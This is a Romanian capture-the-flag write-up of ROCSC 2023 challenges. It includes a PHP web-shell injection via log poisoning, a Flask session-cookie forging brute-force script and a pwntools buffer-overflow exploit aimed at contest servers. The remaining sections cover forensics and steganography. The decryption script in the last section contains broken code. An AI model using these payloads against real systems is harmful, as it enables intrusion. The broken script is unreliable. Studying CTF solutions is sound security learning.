

# ROCSC 2023

*Autor: Romas Stefan-Sebastian - xx.shockoriginal.xx@gmail.com*

## Sumar

ROCSC 2023	1
Sumar	1
i-am-php: Web, Code Review	3
Dovada obținerii flagului	3
Sumar	3
Dovada rezolvării	3
rocker: Web, Code Review	3
Dovada obținerii flagului	3
Sumar	3
Dovada rezolvării	4
intruder: Network	4
Dovada obținerii flagului	4
Sumar	4
Dovada rezolvării	5
infamous: __	5
Dovada obținerii flagului	5
Sumar	5
Dovada rezolvării	6
xarm: Reverse Engineering	6
Dovada obținerii flagului	6
Sumar	6
Dovada rezolvării	7
analog-signal: Forensics	7
Dovada obținerii flagului	7

Sumar	7
Dovada rezolvării	7
luigi: Pwn	8
Dovada obținerii flagului	8
Sumar	8
Dovada rezolvării	9
combinations: Misc	9
Dovada obținerii flagului	9
Sumar	9
Dovada rezolvării	9
threat-hunting: Threat hunting	9
Dovada obținerii flagului	10
Sumar	10
Dovada rezolvării	10

## i-am-php: Web, Code Review

### Dovada obținerii flagului

CTF{db21629aa63aa7add8be1b2f435d49238243cbf5e87f2b736a691c3f62d647d5}

### Sumar

În extra log era salvat orice text introduceam în parametrul param. Am injectat un cod php pe care ulterior l-am folosit pentru a găsi flag-ul.

### Dovada rezolvării

Cod injectie: `<?php echo system($_GET["bash"]); ?>`. De pe alta pagina intram cu parametrul param în /tmp/extra.log și adăugam în parametrul bash comanda pe care doream să o executăm:  
`ls -> ls ./f7349ghf3c7r20ffj4 -> tac ./f7349ghf3c7r20ffj4/flag.php`

## rocker: Web, Code Review


### Dovada obținerii flagului

CTF{4666c3220395739618c1657045b6b1289817b6e84326b45c7c651aab51a94fe2}

### Sumar

Am văzut în codul sursă al aplicației web. Cheia pentru secretul cookie-ului flask era timestamp-ul inițial. Am făcut un script care să meargă din secunda în secunda înapoi până când răspunsul pe /flag era diferit de Unauthorized după encryptarea flask a cookie-ului.

## Dovada rezolvării



```
1 import requests
2 import subprocess
3 import re
4 from datetime import datetime, timedelta
5
6 # Make POST request to get the timestamp
7 url = 'http://34.159.31.74:31198'
8 response = requests.post(url)
9 timestamp = response.text.split(':')[1]
10
11 # Cut fractional part of the timestamp
12 timestamp = str(timestamp).split('.')[0]
13
14 # Convert the timestamp to a datetime object
15 timestamp_datetime = datetime.strptime(timestamp, "%Y-%m-%d %H:%M:%S")
16
17 # Generate a list of timestamps from the last 20 minutes
18 # We calculate 20 minutes = 20*60 = 1200 seconds, hence we generate timestamps for every second in the last 20 minutes
19 timestamps = [(timestamp_datetime - timedelta(seconds=i)).strftime("%Y-%m-%d %H:%M:%S") for i in range(20*60)]
20
21 # Loop through timestamps
22 for timestamp in timestamps:
23     print("Trying timestamp:", timestamp)
24
25     # Sign the cookie using flask-unsigned
26     result = subprocess.run(['flask-unsigned', '--sign', '--secret', timestamp, '--cookie', '{"user_type": "admin"}'], stdout=subprocess.PIPE)
27     signed_cookie = result.stdout.decode('utf-8').strip()
28
29     # Extract the actual signed cookie value using regex
30     match = re.search(r'signed: (.*)', signed_cookie)
31     if match:
32         signed_cookie = match.group(1)
33
34     # Make GET request to /flag with the signed cookie
35     cookies = {'session': signed_cookie}
36     response = requests.get(url + '/flag', cookies=cookies)
37
38     # If the response is not 'Unauthorized', print the response and break the loop
39     if response.text.strip() != 'Unauthorized':
40         print(response.text)
41         break
42
```

intruder: Network


## Dovada obținerii flagului

CTF{506f80a01ad6983cc1df148087f3d4fb59e9aacbde60d45766361a5c6b3cbcd}

## Sumar

Am cautat protocoalele http si am gasit in wireshark 3 fisiere transmise. Le-am dat export in bytes si cea de-a treia trimis prin post ca si GIF era flag-ul

## Dovada rezolvării



infamous: \_\_


## Dovada obținerii flagului

THISIYSIYOUrFIGDTOWUON

## Sumar

In text apareea alert: 7H151Y51Y0UrF16D70WU0N. Am pus in dcode.fr, LEET SPEAK 1337 si a rezultat flag-ul.

## Dovada rezolvării



xarm: Reverse Engineering


## Dovada obținerii flagului

CTF{8604cd0b7ddd5065780e43449aa7aeacdb0316358d73252524d40fa5c5fc5819}

## Sumar

Am bagat in Cyberchef cu XOR bruteforce flag.enc si al 6lea rezultat era cu CTF{sha256}.

## Dovada rezolvării



analog-signal: Forensics

## Dovada obținerii flagului

CTF{7a56113c90117047d79556ae90ae926b4b163f1ef6f7aa2ad9db3e4296290ada}

## Sumar

Am accesat fișierul prin intermediul Audacity și mi s-a părut că acesta conține cod binar. Prin urmare, am creat un script care extrage și afișează steagul (flag-ul).

## Dovada rezolvării

Am folosit programul Audacity pentru a deschide fișierul audio, iar în urma analizei, mi-am dat seama că acesta conține date sub forma de cod binar. Acest lucru m-a dus cu gândul că ar putea exista informații ascunse în fișier.

Astfel, am decis să folosesc cunoștințele mele de programare pentru a decoda acest posibil mesaj ascuns. Am scris un script de codare care ar putea citi și interpreta codul binar din fișierul audio. Acest script a fost creat să identifice și să extragă anumite secțiuni de date care ar putea reprezenta un "flag" sau o marcă.

După rularea scriptului, acesta a afișat rezultatul decodării, adică "flag-ul", care reprezenta informația pe care o căutam. Prin această metodă, am reușit să extrag datele ascunse în codul binar al fișierului audio.

Codul:

```
from scipy.io.wavfile import read as read_wav
import numpy as np

def convert_audio_to_text(file_path):
    # Extracting data from the .wav file
    sample_rate, audio_data = read_wav(file_path)

    # Checking if audio data is stereo. If so, take only one channel
    if audio_data.ndim > 1:
        audio_data = audio_data[:, 0]

    # Transform the data into binary form
    binary_audio_data = ''.join('1' if sample == 1 else '0' for sample in audio_data)

    # Divide the binary data into segments of 8 bits
    binary_segments = [binary_audio_data[index:index+8] for index in range(0,
len(binary_audio_data), 8)]

    # Transform each binary segment into ASCII
    text_data = ''.join(chr(int(binary_segment, 2)) for binary_segment in binary_segments if
len(binary_segment) == 8)

    return text_data

file_path = '/home/aspekt/Downloads/analog_signal.wav' # Replace with your file path
print(convert_audio_to_text(file_path))
```

luigi: Pwn

### **Dovada obținerii flagului**


CTF{328f2c6f56d1097d511495607fea09487c84a071379541079795a805da3cc9bd}

### **Sumar**

Am facut un script care sa incarce cu numere diferite de 'A' pentru a testa padding-ul potrivit pentru bufferoverflow si pe urma am folosit pwntools pentru a adauga in bytes adresa oferita de aplicatie pentru obtinerea flag-ului.



## Dovada rezolvării



```
simplepwn.py — Kate
File Edit View Projects LSP Client Selection Go Sessions Tools Settings Help
New Open Save Save As Close Undo Redo Go back Go forward
home > playboy > Desktop > simplepwn.py
1 import subprocess
2 import re
3 from pwn import *
4
5 # Get the base address
6
7 for i in range(20, 80):
8     p = remote("34.159.31.74", 30716)
9     #p = process("./Battlegrounds/luigi")
10    p.recvuntil(b'flag: ').decode("utf-8")
11    addrSTR = p.recvuntil(b'\n').decode("utf-8")
12    addr = int(addrSTR, 16)
13
14    payload = b'A'*i + p64(addr)
15    print(payload)
16    p.sendline(payload)
17
18    txt = p.recvall(timeout=4).decode('utf-8')
19    print(txt)
20    if "Flag" in txt:
21        print(i)
22        print("_____")
23        print("_____")
24        print("_____")
25        print("_____")
26        print("_____")
27        print("_____")
28        print("_____")
29        print("_____")
30        print("_____")
31        print("_____")
32        print("_____")
33        print("_____")
34        print("_____")
35
```

combinations: Misc

## Dovada obținerii flagului

CTF{89cd42c9b9aad2cde15ec79f98f989bb78df5cd2b006e5fd4c13b119d442e20b}

## Sumar

Foremost pe fisier -> un fisier criptat in b64 -> decriptare b64 cu cyberchef -> foremost pe noul fisier -> stegsolve.jar combinare poze rezultand in piese pentru flag.

## Dovada rezolvării

Poza1 + Poza2 => parte1,

Parte1+Poza3 => parte2,

..

Unim partile in ordine redand flag-ul.

threat-hunting: Threat hunting

## Dovada obținerii flagului

GahhMyCodeIsSoAnnoying-MyCodeIsSoComplicated-OhManImTryingToEncodeThisString-ItIsSoFrustrating

## Sumar

Volatility , profile=Win7SP1x64, cmdline -> returneaza un link de we transfer in care se afla un fisier wav encryptat. GPT-4 a returnat un cod de reverse engineering pentru a decrypta fisierul wav. Il deschid ca si fisier text si flag-ul se afla in partea de sus a fisierului.

## Dovada rezolvării

Script decrypt:

```
1 #!/usr/bin/env python3
2
3 from scipy.io.wavfile import read as read_wave
4 from scipy.io.wavfile import write as write_wave
5 import sys
6 import os
7 import multiprocessing
8
9 def bin_to_bin(input_str, encoding='utf-8', errors='replace'):
10     bin_representation = bin(list.from_bytes(input_str.encode(encoding, errors), 'big'))[2:]
11     return bin_representation.rfill(0 * ((len(bin_representation) + 7) // 8))
12
13 def encode(input_bin, arr, output_file, audio_data=[]):
14     for index in range(len(input_bin) - 1):
15         temp_list = list(bin(audio_data[100 + index, 0]))
16         temp_list[-1] = input_bin[index]
17         joined_list = ''.join(temp_list)
18         audio_data[100 + index, 0] = int(joined_list, 2)
19     write_wave(output_file, arr, audio_data)
20
21 def decode(arr):
22     decrypted_bin = ""
23     for index in range(100, len(arr)):
24         decrypted_bin += bin(arr[index, 0])[-1]
25     decrypted_byte_arr = []
26     for index in range(0, len(decrypted_bin), 8):
27         byte = decrypted_bin[index:index+8]
28         decrypted_byte_arr.append(int(byte, 2))
29     try:
30         decrypted_str = bytes(decrypted_byte_arr).decode('utf-8')
31     except UnicodeDecodeError:
32         decrypted_str = bytes(decrypted_byte_arr).decode('ISO-8859-1')
33     return decrypted_str
34
35 if __name__ == "__main__":
36     input_file = sys.argv[1]
37     output_file = sys.argv[2]
38
39     file_content = read_wave(input_file)
40     array_rate = int(file_content[0])
41     audio_data = file_content[1].copy()
42
43     decrypted_str = decode(audio_data)
44
45     print("Decrypted Message:", decrypted_str)
```